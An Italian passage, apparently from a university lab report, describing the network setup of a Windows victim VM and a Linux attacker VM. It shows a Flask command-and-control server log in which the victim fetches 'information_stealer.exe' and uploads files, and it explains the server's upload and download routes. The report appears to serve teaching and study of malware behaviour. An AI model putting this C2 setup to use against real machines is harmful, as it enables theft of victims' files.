


Figure 14: Network Adapter delle macchine

In particolare, per la macchina attaccata Windows le impostazioni di rete sono le seguenti:




Figure 15: Configurazione Ip macchina Windows

Da notare i server DNS, necessari per permettere la traduzione degli indirizzi sotto connessione universitaria.

La macchina attaccante invece ha la seguente configurazione di rete:





Figure 16: Configurazione Ip macchina Linux

La comunicazione tra le due macchine e l'invio reciproco di file si basano sull'utilizzo dei protocolli POST e GET.



```
(flask_env) vboxuser@Ubuntu:~/Desktop/C2$ python3 server.py
* Serving Flask app 'server'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://10.0.2.15:5000
Press CTRL+C to quit
10.0.2.16 - - [13/Feb/2025 15:39:54] "GET /information_stealer.exe HTTP/1.1" 200 -
10.0.2.16 - - [13/Feb/2025 15:39:59] "POST /upload HTTP/1.1" 200 -
10.0.2.16 - - [13/Feb/2025 15:39:59] "POST /upload HTTP/1.1" 200 -
```

Figure 17: Server Flask in funzione

Il server utilizzando il framework Flask, apre un socket sulla porta 5000. Andrà poi a gestire due route differenti:

- `/upload`: route che accetta richieste POST per ricevere e salvare i file inviati dalla macchina attaccata.
- `/<filename>`: route che accetta richieste GET per permettere il download di un file precedentemente caricato, in risposta a una richiesta di accesso al file.